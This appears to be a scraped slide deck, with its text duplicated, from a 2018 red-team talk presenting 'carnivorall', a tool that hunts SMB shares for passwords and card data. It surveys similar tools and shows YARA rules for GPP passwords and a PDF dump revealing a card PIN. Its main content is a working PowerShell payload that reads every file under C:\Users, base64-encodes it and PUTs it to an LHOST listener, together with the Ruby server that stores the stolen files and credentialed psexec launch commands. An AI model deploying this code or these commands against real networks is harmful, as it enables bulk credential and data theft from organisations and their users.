▄████▄ ▄▄▄ ██▀███ ███▄ █ ██▓ ██▒ █▓ ▒█████ ██▀███ ▄▄▄ ██▓ ██▓
▒██▀ ▀█ ▒████▄ ▓██ ▒ ██▒ ██ ▀█ █ ▓██▒▓██░ █▒▒██▒ ██▒▓██ ▒ ██▒▒████▄ ▓██▒ ▓██▒
▒▓█ ▄ ▒██ ▀█▄ ▓██ ░▄█ ▒▓██ ▀█ ██▒▒██▒ ▓██ █▒░▒██░ ██▒▓██ ░▄█ ▒▒██ ▀█▄ ▒██░ ▒██░
▒▓▓▄ ▄██▒░██▄▄▄▄██ ▒██▀▀█▄ ▓██▒ ▐▌██▒░██░ ▒██ █░░▒██ ██░▒██▀▀█▄ ░██▄▄▄▄██ ▒██░ ▒██░
▒ ▓███▀ ░ ▓█ ▓██▒░██▓ ▒██▒▒██░ ▓██░░██░ ▒▀█░ ░ ████▓▒░░██▓ ▒██▒ ▓█ ▓██▒░██████▒░██████▒
░ ░▒ ▒ ░ ▒▒ ▓▒█░░ ▒▓ ░▒▓░░ ▒░ ▒ ▒ ░▓ ░ ▐░ ░ ▒░▒░▒░ ░ ▒▓ ░▒▓░ ▒▒ ▓▒█░░ ▒░▓ ░░ ▒░▓ ░
░ ▒ ▒ ▒▒ ░ ░▒ ░ ▒░░ ░░ ░ ▒░ ▒ ░ ░ ░░ ░ ▒ ▒░ ░▒ ░ ▒░ ▒ ▒▒ ░░ ░ ▒ ░░ ░ ▒ ░
░ ░ ▒ ░░ ░ ░ ░ ░ ▒ ░ ░░ ░ ░ ░ ▒ ░░ ░ ░ ▒ ░ ░ ░ ░
░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░
░ ░
,##############*
####**/*******/*********/##.
#******************************##
###/***************/************/##
##(*#(*****//*********/************##
../##*##//****/**********/**/********##
.# ##.#/#(##****************/**********##
## ##**##/***********************/(#
# #.* #***##/*/************/**/****#
#., ,##, /./#***##(*******************#
###/*(##.,. #*%#. /,.# #***##/*******/*******#
#**/*##(***#,# #.* ### ###/####/##*****#****#
#/*/*/***/###(*####..####.##,#.#######*/#***/#
#******/******/*(###############(****/#****/#
##******************************#(*******/#
#(************//************************#
##**********************/************#
##***/*//******************/*****#
#### ###******************/*****(# #*/*//#
(******. #****### .######(//***********#/ #/*/##/***#
(/ (*# ##*****/(## ##*********#/ ## (**# #**/,
./ #*# #/**/*//*/## ##*******//# ###***##//# ***#
/# #*( ##***#***/**# ##/********###(*###******(#**# .**/#
(*# #**/**##**(/#//*******(##**##(**//*(***#/##( .##***/
#############/ /#//(###(*/#*******/##/*###/***/##*/**##/*********/*#
.#*****/*/**//*#####**/***#(********#..##**//*/*#/****## ###/***/*#(
#/****#(***/*/***/*###(/*#********###*/***//#*////### #//**/##
##/*****###**#********##//******/#/****(*****//*****# ##*(#
###/*****/((##*//**(****##****##****(///****/*/*****/# (*#
#***###(//****//*(##*#(*/***/#*#//**#(*****/###***#**/*/## #/ (*#
//*# %%##*******#***********#/****/*****/#%%%%#*( *****. * .##,
/**# %(((((((##*******///*/#/*/#%%%%%%(((((((%.(*##****# ((
#(**# #**/ %(((((((#**/**#(((((((((((((((((((((((((% #/(/***#/**
#* #/*, %(((((((***/#(((((((((((((((( (/(/(((/(*,,,,*////(,,((///////(*,,
*# #**, %(((((#****(((((((((((((((.,((( ((((/.((#,,,,*////((///((((((///(*
/( /** #%%(****((((((((((((((((((,(,(((######,,,,,,////(/(/,,,,,,,,(//(
/*( #**# %(#***##%%%%#((((((((#%%%%%%#(((((#% #/**/ #/**
#******# %##***#(((((((((((((((((((((((((((%% ##***/# #**/#
%##**/((((((((((((((((((((((((((((%% .#*#*****/*##(*****#
#### %%#**/((((((((((((((((((((((((((((%% *(/# #***//**/*(%
(#/##### (%#**/((((((((((((((((((((((((((((%* #*#*
#*( %#**/((((((((((((((((((((((((((((% ##*
(*/ %#/**((((((((((((((((((((((((((((%
(*/ %/**#(((((((((((((((((((((((((((#%
.**/ #***((((((((((((((((((((((((((((%%
#*# #***(((((((((((((((((((((((((((((%%
#**# ***(((((((((((((((((((((((((((((((%,
#/**/#* .#/***#%((((((((((((((((((((((((((((((%
#/******#, %((((((((((((((((((((((((((((((%
2018
#
[+] Motivation
[+] Another tools
[+] Kind of files
[+] Carnivorall / PoCs
[+] Bonus
[+] Next steps
cat agenda.txt
#
[+] One of the most time consuming tasks as a
red teamer is diving into filesystems and
shares, attempting to identify any
potentially sensitive information.
[+] Clients sometimes don’t understand
[+] Exploitation is not a problem,sometimes
domain admin is only the begining
[+] Huge quantity of files on fileservers
[+] Users always store sensitive information
on corporate servers
* usernames / passwords / cards
cat motivation.txt
#
[+] https://github.com/Raikia/SMBCrunch
SMBHunt.pl # SMBHunt finds all the Windows File Shares
SMBList.pl # Take the output file from "SMBHunt.pl" and will
perform a recursive directory listing
SMBGrab.pl # File listings from SMBList.pl can be pipped into
this utility to grab the files wanted from the shares.
SMBGrab
File listings from SMBList.pl can be pipped into this utility
to grab the files wanted from the shares. The original listing
from SMBList.pl should be "grepped" before passing to this
script, otherwise all files will be downloaded (which is the
equivalent of copying the entire share and is bad)
cat similar_tools.txt
#
[+] https://github.com/ShawnDEvans/smbmap
File name auto-download pattern matching
Distrubted file content searching
python smbmap.py --host-file ~/Desktop/smb-workstation-
sml.txt -u NopSec -p 'NopSec1234!' -d widgetworld -F '[1-
9][0-9][0-9]-[0-9][0-9]-[0-9][0-9][0-9][0-9]'
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.0.99...
[+] User SMB session establishd on 192.168.0.85...
[+] User SMB session establishd on 192.168.0.89...
[+] File search started on 1 hosts...this could take a
while
[+] Job 4650e5a97b9f4ca884613f4b started on 192.168.0.99,
result will be stored at C:Temp
4650e5a97b9f4ca884613f4b.txt
cat similar_tools.txt
# CrackMapExec -spider
def search_content(self, path, result):
…
rfile.open()
while True:
try:
contents = rfile.read(4096) # Max 4MB
if not contents:
break
except SessionError as e:
if 'STATUS_END_OF_FILE' in str(e):
break
...
for pattern in self.pattern:
if contents.lower().find(pattern.lower()) != -1:
self.logger.highlight(u"//{}/{}{} [lastm:'{}' size:{} offset:{}
pattern:'{}']".format(self.share,path,result.get_longname(),'na' if not
self.get_lastm_time(result) else
self.get_lastm_time(result),result.get_filesize(),rfile.tell(),pattern))
self.results.append('{}{}'.format(path, result.get_longname()))
for regex in self.regex:
if regex.findall(contents):
self.logger.highlight(u"//{}/{}{} [lastm:'{}' size:{} offset:{}
regex:'{}']".format(self.share,
path,result.get_longname(),'na' if not self.get_lastm_time(result) eles
self.get_lastm_time(result),result.get_filesize(),
rfile.tell(),regex.pattern))
self.results.append('{}{}'.format(path, result.get_longname()))
rfile.close()
return
#
[+] Open document (zip) since MSOffice 2007
[+] Simple “grep” does not work
# unzip senhas.xlsx
Archive: senhas.xlsx
inflating: [Content_Types].xml
inflating: _rels/.rels
inflating: xl/_rels/workbook.xml.rels
inflating: xl/workbook.xml
inflating: xl/worksheets/sheet4.xml
inflating: xl/worksheets/sheet3.xml
inflating: xl/worksheets/sheet2.xml
inflating: xl/worksheets/_rels/sheet1.xml.rels
inflating: xl/pivotTables/_rels/pivotTable1.xml.rels
inflating: xl/charts/chart3.xml
inflating: xl/drawings/drawing2.xml
inflating: xl/pivotTables/pivotTable6.xml
...
man MSOffice
#
[+] A PDF file is often a combination of vector
graphics, text, and bitmap graphics.
[+] Simple “grep” does not work
gs -dNOPAUSE -sDEVICE=txtwrite -sOutputFile=- -
dNOPROMPT -dQUIET -dBATCH "$FILENAME" | egrep -i "
b$REGEXb"
[root]# grep -a -i senha cred_Carta Senha.pdf
[root]#
[root]# gs -dNOPAUSE -sDEVICE=txtwrite -sOutputFile=- -
dNOPROMPT -dQUIET -dBATCH "cred_Carta Senha.pdf" | grep -i
"senha"
Você está recebendo a senha do seu Cartão com chip.
Esta senha será necessária para:
ATENÇÃO: ao efetuar compras, você deverá utilizar sua
senha. Assim, não será A senha do seu Cartão
MASTERCARD NACIONAL número XXXX.XXXX.XXXX.2454 está
SENHA: 4586
man PDF
#
[+] .TXT / .CSV / .CONF / .XML / .CNF
[+] Simple “grep” works very well!!
[+] MIME Type
[+] Because people still save passwords in
txt files =)
[+] But… and binaries?
man plainText
#
[+] YARA is a tool aimed at (but not limited to) helping malware
researchers to identify and classify malware samples. With YARA
you can create descriptions of malware families (or whatever you
want to describe) based on textual or binary patterns
[+] Rules:
rule silent_banker : banker
{
meta:
description = "This is just an example"
threat_level = 3
in_the_wild = true
strings:
$a = {6A 40 68 00 30 00 00 6A 14 8D 91}
$b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
$c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
condition:
$a or $b or $c
}
man yara
#
[+] https://github.com/InQuest/awesome-yara
[+] https://github.com/DiabloHorn/yara4pentesters
rule gpp_file : passwords plain_password
{
meta:
author = "DiabloHorn https://diablohorn.com"
description = "find gpp files"
strings:
$content1 = "<?xml" nocase
$content2 = "<user" nocase
$content3 = "cpassword=" nocase
$content4 = "username=" nocase
$content5 = "clsid=" nocase
$content6 = "</user>" nocase
condition:
all of them
}
man yara |grep pentest
#
[+] Because it is a tool aimed scan
internal networks looking for files with
sensitive information on SMB shares.
[+] including all techniques described
[+] Fast
[+] Shell Script / Ruby / Power Shell
Why carnivorall?

# ./carnivorall.sh
Scan network / mount SMB
Find and Copy
Saving files
# ./poc1
[+] Scanning a network
[+] Searching by name
[+] Searching by content
[+] Searching by regex
# ./poc2.sh
[+] ./carnivorall -n 192.168.0.0/24 -u Admin -p
Admin -d COMPANY -lH 192.168.1.2 -pP ./payload.ps1 -
lP 80
Atexec or psexec – GET /ps.ps1
GET /ps.ps1
PUT /send
Saving files
File1
File2
File3
function Search-files
{
$global:resultSearch = Get-ChildItem -Path "C:Users" -Include *.* -Force -Recurse -
ErrorAction SilentlyContinue | Where-Object { $_.Name -match "MATCH" } | Select -exp FullName
}
function Sendfiles-files ($content, $filename, $hostname)
{
$url = "http://LHOST:LPORT/send"
$request = [System.Net.WebRequest]::Create($url)
$request.ContentType = "application/x-www-form-urlencoded"
$request.Method = "PUT"
try
{
$requestStream = $request.GetRequestStream()
$streamWriter = New-Object System.IO.StreamWriter($requestStream)
$streamWriter.Write("hn=$hostname&fn=$filename&fc=$content")
}
finally
{
if ($null -ne $streamWriter) { $streamWriter.Dispose() }
if ($null -ne $requestStream) { $requestStream.Dispose() }
}
$res = $request.GetResponse()
}
Search-files
$hostname = whoami
$hostname = [System.Text.Encoding]::UTF8.GetBytes($hostname)
$hostname = [Convert]::ToBase64String($hostname)
Foreach ($f in $global:resultSearch)
{
$FileContent = [System.IO.File]::ReadAllBytes($f)
$FileContentBase64 = [System.Convert]::ToBase64String($FileContent);
$f = [System.Text.Encoding]::UTF8.GetBytes($f)
$f = [Convert]::ToBase64String($f)
Sendfiles-files $FileContentBase64 $f $hostname
sleep 0.5
}
2.0
get "/:ps.ps1" do
"#{payload}"
end
put "/send" do
hostName = params[:hn].unpack('m*')[0]
fileName = params[:fn].unpack('m*')[0]
fileContent = params[:fc].gsub(/s/,'+').unpack('m*')
[0].unpack('a*')[0]
puts "n [+]".green + " File from IP...: #{request.ip} |
Hostname...: #{hostName} ".white
print " Filename.......: #{fileName} "
unless File.directory?("#{dstFolder}/#{request.ip}")
FileUtils.mkdir_p("#{dstFolder}/#{request.ip}")
end
onlyFileName = fileName.split("").last
if !fileName.empty? && !fileContent.empty?
out_file =
File.new("#{dstFolder}/#{request.ip}/#{DateTime.now.strftime('%Q')}.#
{onlyFileName}", "w")
out_file << fileContent
out_file.close
puts "[OK]n".green
else
puts "[Error]n".red
end
end
File1
File2
File3
...
File4
File5
File6
# ./poc3.sh
Web application
(IP/PORT)
GET /ps.ps1
PUT /send
File1
File2
File3
...
File4
Rasp0 like a
Keyboard
# working
# Researcher
[+] Jalin Habey
[+] PhD - Harmonic Dynamic Motion of Phallic Objects
[+] Especialista em algoritimos de busca gulosa
# cat next_steps.txt
[+] Automatic unpack and parse PST contents
[+] Look for specific user messages
Ex.:
From: fulano@cliente.com.br
To: ciclano@cliente.com.br
Body: Sensitive content
[+] Look for sensitive information at repositories,
GitLab etc
[+] POP3 / IMAP
[+] Protocols FTP / NFS / whatever...
Thank you!
http://github.com/L0stcontrol

Speeding up Red Team engagements with carnivorall

  • 1.
    ▄████▄ ▄▄▄ ██▀██████▄ █ ██▓ ██▒ █▓ ▒█████ ██▀███ ▄▄▄ ██▓ ██▓ ▒██▀ ▀█ ▒████▄ ▓██ ▒ ██▒ ██ ▀█ █ ▓██▒▓██░ █▒▒██▒ ██▒▓██ ▒ ██▒▒████▄ ▓██▒ ▓██▒ ▒▓█ ▄ ▒██ ▀█▄ ▓██ ░▄█ ▒▓██ ▀█ ██▒▒██▒ ▓██ █▒░▒██░ ██▒▓██ ░▄█ ▒▒██ ▀█▄ ▒██░ ▒██░ ▒▓▓▄ ▄██▒░██▄▄▄▄██ ▒██▀▀█▄ ▓██▒ ▐▌██▒░██░ ▒██ █░░▒██ ██░▒██▀▀█▄ ░██▄▄▄▄██ ▒██░ ▒██░ ▒ ▓███▀ ░ ▓█ ▓██▒░██▓ ▒██▒▒██░ ▓██░░██░ ▒▀█░ ░ ████▓▒░░██▓ ▒██▒ ▓█ ▓██▒░██████▒░██████▒ ░ ░▒ ▒ ░ ▒▒ ▓▒█░░ ▒▓ ░▒▓░░ ▒░ ▒ ▒ ░▓ ░ ▐░ ░ ▒░▒░▒░ ░ ▒▓ ░▒▓░ ▒▒ ▓▒█░░ ▒░▓ ░░ ▒░▓ ░ ░ ▒ ▒ ▒▒ ░ ░▒ ░ ▒░░ ░░ ░ ▒░ ▒ ░ ░ ░░ ░ ▒ ▒░ ░▒ ░ ▒░ ▒ ▒▒ ░░ ░ ▒ ░░ ░ ▒ ░ ░ ░ ▒ ░░ ░ ░ ░ ░ ▒ ░ ░░ ░ ░ ░ ▒ ░░ ░ ░ ▒ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ░ ,##############* ####**/*******/*********/##. #******************************## ###/***************/************/## ##(*#(*****//*********/************## ../##*##//****/**********/**/********## .# ##.#/#(##****************/**********## ## ##**##/***********************/(# # #.* #***##/*/************/**/****# #., ,##, /./#***##(*******************# ###/*(##.,. #*%#. /,.# #***##/*******/*******# #**/*##(***#,# #.* ### ###/####/##*****#****# #/*/*/***/###(*####..####.##,#.#######*/#***/# #******/******/*(###############(****/#****/# ##******************************#(*******/# #(************//************************# ##**********************/************# ##***/*//******************/*****# #### ###******************/*****(# #*/*//# (******. #****### .######(//***********#/ #/*/##/***# (/ (*# ##*****/(## ##*********#/ ## (**# #**/, ./ #*# #/**/*//*/## ##*******//# ###***##//# ***# /# #*( ##***#***/**# ##/********###(*###******(#**# .**/# (*# #**/**##**(/#//*******(##**##(**//*(***#/##( .##***/ #############/ /#//(###(*/#*******/##/*###/***/##*/**##/*********/*# .#*****/*/**//*#####**/***#(********#..##**//*/*#/****## ###/***/*#( #/****#(***/*/***/*###(/*#********###*/***//#*////### #//**/## ##/*****###**#********##//******/#/****(*****//*****# ##*(# ###/*****/((##*//**(****##****##****(///****/*/*****/# (*# #***###(//****//*(##*#(*/***/#*#//**#(*****/###***#**/*/## #/ (*# //*# %%##*******#***********#/****/*****/#%%%%#*( *****. * .##, /**# %(((((((##*******///*/#/*/#%%%%%%(((((((%.(*##****# (( #(**# #**/ %(((((((#**/**#(((((((((((((((((((((((((% #/(/***#/** #* #/*, %(((((((***/#(((((((((((((((( (/(/(((/(*,,,,*////(,,((///////(*,, *# #**, %(((((#****(((((((((((((((.,((( ((((/.((#,,,,*////((///((((((///(* /( /** #%%(****((((((((((((((((((,(,(((######,,,,,,////(/(/,,,,,,,,(//( /*( #**# %(#***##%%%%#((((((((#%%%%%%#(((((#% #/**/ #/** #******# %##***#(((((((((((((((((((((((((((%% ##***/# #**/# %##**/((((((((((((((((((((((((((((%% .#*#*****/*##(*****# #### %%#**/((((((((((((((((((((((((((((%% *(/# #***//**/*(% (#/##### (%#**/((((((((((((((((((((((((((((%* #*#* #*( %#**/((((((((((((((((((((((((((((% ##* (*/ %#/**((((((((((((((((((((((((((((% (*/ %/**#(((((((((((((((((((((((((((#% .**/ #***((((((((((((((((((((((((((((%% #*# #***(((((((((((((((((((((((((((((%% #**# ***(((((((((((((((((((((((((((((((%, #/**/#* .#/***#%((((((((((((((((((((((((((((((% #/******#, %((((((((((((((((((((((((((((((% 2018
  • 2.
    # [+] Motivation [+] Anothertools [+] Kind of files [+] Carnivorall / PoCs [+] Bonus [+] Next steps cat agenda.txt
  • 3.
    # [+] One ofthe most time consuming tasks as a red teamer is diving into filesystems and shares, attempting to identify any potentially sensitive information. [+] Clients sometimes don’t understand [+] Exploitation is not a problem,sometimes domain admin is only the begining [+] Huge quantity of files on fileservers [+] Users always store sensitive information on corporate servers * usernames / passwords / cards cat motivation.txt
  • 4.
    # [+] https://github.com/Raikia/SMBCrunch SMBHunt.pl #SMBHunt finds all the Windows File Shares SMBList.pl # Take the output file from "SMBHunt.pl" and will perform a recursive directory listing SMBGrab.pl # File listings from SMBList.pl can be pipped into this utility to grab the files wanted from the shares. SMBGrab File listings from SMBList.pl can be pipped into this utility to grab the files wanted from the shares. The original listing from SMBList.pl should be "grepped" before passing to this script, otherwise all files will be downloaded (which is the equivalent of copying the entire share and is bad) cat similar_tools.txt
  • 5.
    # [+] https://github.com/ShawnDEvans/smbmap File nameauto-download pattern matching Distrubted file content searching python smbmap.py --host-file ~/Desktop/smb-workstation- sml.txt -u NopSec -p 'NopSec1234!' -d widgetworld -F '[1- 9][0-9][0-9]-[0-9][0-9]-[0-9][0-9][0-9][0-9]' [+] Finding open SMB ports.... [+] User SMB session establishd on 192.168.0.99... [+] User SMB session establishd on 192.168.0.85... [+] User SMB session establishd on 192.168.0.89... [+] File search started on 1 hosts...this could take a while [+] Job 4650e5a97b9f4ca884613f4b started on 192.168.0.99, result will be stored at C:Temp 4650e5a97b9f4ca884613f4b.txt cat similar_tools.txt
  • 6.
    # CrackMapExec -spider defsearch_content(self, path, result): … rfile.open() while True: try: contents = rfile.read(4096) # Max 4MB if not contents: break except SessionError as e: if 'STATUS_END_OF_FILE' in str(e): break ... for pattern in self.pattern: if contents.lower().find(pattern.lower()) != -1: self.logger.highlight(u"//{}/{}{} [lastm:'{}' size:{} offset:{} pattern:'{}']".format(self.share,path,result.get_longname(),'na' if not self.get_lastm_time(result) else self.get_lastm_time(result),result.get_filesize(),rfile.tell(),pattern)) self.results.append('{}{}'.format(path, result.get_longname())) for regex in self.regex: if regex.findall(contents): self.logger.highlight(u"//{}/{}{} [lastm:'{}' size:{} offset:{} regex:'{}']".format(self.share, path,result.get_longname(),'na' if not self.get_lastm_time(result) eles self.get_lastm_time(result),result.get_filesize(), rfile.tell(),regex.pattern)) self.results.append('{}{}'.format(path, result.get_longname())) rfile.close() return
  • 7.
    # [+] Open document(zip) since MSOffice 2007 [+] Simple “grep” does not work # unzip senhas.xlsx Archive: senhas.xlsx inflating: [Content_Types].xml inflating: _rels/.rels inflating: xl/_rels/workbook.xml.rels inflating: xl/workbook.xml inflating: xl/worksheets/sheet4.xml inflating: xl/worksheets/sheet3.xml inflating: xl/worksheets/sheet2.xml inflating: xl/worksheets/_rels/sheet1.xml.rels inflating: xl/pivotTables/_rels/pivotTable1.xml.rels inflating: xl/charts/chart3.xml inflating: xl/drawings/drawing2.xml inflating: xl/pivotTables/pivotTable6.xml ... man MSOffice
  • 8.
    # [+] A PDFfile is often a combination of vector graphics, text, and bitmap graphics. [+] Simple “grep” does not work gs -dNOPAUSE -sDEVICE=txtwrite -sOutputFile=- - dNOPROMPT -dQUIET -dBATCH "$FILENAME" | egrep -i " b$REGEXb" [root]# grep -a -i senha cred_Carta Senha.pdf [root]# [root]# gs -dNOPAUSE -sDEVICE=txtwrite -sOutputFile=- - dNOPROMPT -dQUIET -dBATCH "cred_Carta Senha.pdf" | grep -i "senha" Você está recebendo a senha do seu Cartão com chip. Esta senha será necessária para: ATENÇÃO: ao efetuar compras, você deverá utilizar sua senha. Assim, não será A senha do seu Cartão MASTERCARD NACIONAL número XXXX.XXXX.XXXX.2454 está SENHA: 4586 man PDF
  • 9.
    # [+] .TXT /.CSV / .CONF / .XML / .CNF [+] Simple “grep” works very well!! [+] MIME Type [+] Because people still save passwords in txt files =) [+] But… and binaries? man plainText
  • 10.
    # [+] YARA isa tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns [+] Rules: rule silent_banker : banker { meta: description = "This is just an example" threat_level = 3 in_the_wild = true strings: $a = {6A 40 68 00 30 00 00 6A 14 8D 91} $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9} $c = "UVODFRYSIHLNWPEJXQZAKCBGMT" condition: $a or $b or $c } man yara
  • 11.
    # [+] https://github.com/InQuest/awesome-yara [+] https://github.com/DiabloHorn/yara4pentesters rulegpp_file : passwords plain_password { meta: author = "DiabloHorn https://diablohorn.com" description = "find gpp files" strings: $content1 = "<?xml" nocase $content2 = "<user" nocase $content3 = "cpassword=" nocase $content4 = "username=" nocase $content5 = "clsid=" nocase $content6 = "</user>" nocase condition: all of them } man yara |grep pentest
  • 12.
    # [+] Because itis a tool aimed scan internal networks looking for files with sensitive information on SMB shares. [+] including all techniques described [+] Fast [+] Shell Script / Ruby / Power Shell Why carnivorall?
  • 13.
    # ./carnivorall.sh Scan network/ mount SMB Find and Copy Saving files
  • 14.
    # ./poc1 [+] Scanninga network [+] Searching by name [+] Searching by content [+] Searching by regex
  • 15.
    # ./poc2.sh [+] ./carnivorall-n 192.168.0.0/24 -u Admin -p Admin -d COMPANY -lH 192.168.1.2 -pP ./payload.ps1 - lP 80 Atexec or psexec – GET /ps.ps1 GET /ps.ps1 PUT /send Saving files File1 File2 File3
  • 16.
    function Search-files { $global:resultSearch =Get-ChildItem -Path "C:Users" -Include *.* -Force -Recurse - ErrorAction SilentlyContinue | Where-Object { $_.Name -match "MATCH" } | Select -exp FullName } function Sendfiles-files ($content, $filename, $hostname) { $url = "http://LHOST:LPORT/send" $request = [System.Net.WebRequest]::Create($url) $request.ContentType = "application/x-www-form-urlencoded" $request.Method = "PUT" try { $requestStream = $request.GetRequestStream() $streamWriter = New-Object System.IO.StreamWriter($requestStream) $streamWriter.Write("hn=$hostname&fn=$filename&fc=$content") } finally { if ($null -ne $streamWriter) { $streamWriter.Dispose() } if ($null -ne $requestStream) { $requestStream.Dispose() } } $res = $request.GetResponse() } Search-files $hostname = whoami $hostname = [System.Text.Encoding]::UTF8.GetBytes($hostname) $hostname = [Convert]::ToBase64String($hostname) Foreach ($f in $global:resultSearch) { $FileContent = [System.IO.File]::ReadAllBytes($f) $FileContentBase64 = [System.Convert]::ToBase64String($FileContent); $f = [System.Text.Encoding]::UTF8.GetBytes($f) $f = [Convert]::ToBase64String($f) Sendfiles-files $FileContentBase64 $f $hostname sleep 0.5 } 2.0
  • 17.
    get "/:ps.ps1" do "#{payload}" end put"/send" do hostName = params[:hn].unpack('m*')[0] fileName = params[:fn].unpack('m*')[0] fileContent = params[:fc].gsub(/s/,'+').unpack('m*') [0].unpack('a*')[0] puts "n [+]".green + " File from IP...: #{request.ip} | Hostname...: #{hostName} ".white print " Filename.......: #{fileName} " unless File.directory?("#{dstFolder}/#{request.ip}") FileUtils.mkdir_p("#{dstFolder}/#{request.ip}") end onlyFileName = fileName.split("").last if !fileName.empty? && !fileContent.empty? out_file = File.new("#{dstFolder}/#{request.ip}/#{DateTime.now.strftime('%Q')}.# {onlyFileName}", "w") out_file << fileContent out_file.close puts "[OK]n".green else puts "[Error]n".red end end
  • 18.
  • 19.
    # ./poc3.sh Web application (IP/PORT) GET/ps.ps1 PUT /send File1 File2 File3 ... File4 Rasp0 like a Keyboard
  • 20.
  • 21.
    # Researcher [+] JalinHabey [+] PhD - Harmonic Dynamic Motion of Phallic Objects [+] Especialista em algoritimos de busca gulosa
  • 22.
    # cat next_steps.txt [+]Automatic unpack and parse PST contents [+] Look for specific user messages Ex.: From: fulano@cliente.com.br To: ciclano@cliente.com.br Body: Sensitive content [+] Look for sensitive information at repositories, GitLab etc [+] POP3 / IMAP [+] Protocols FTP / NFS / whatever...
  • 23.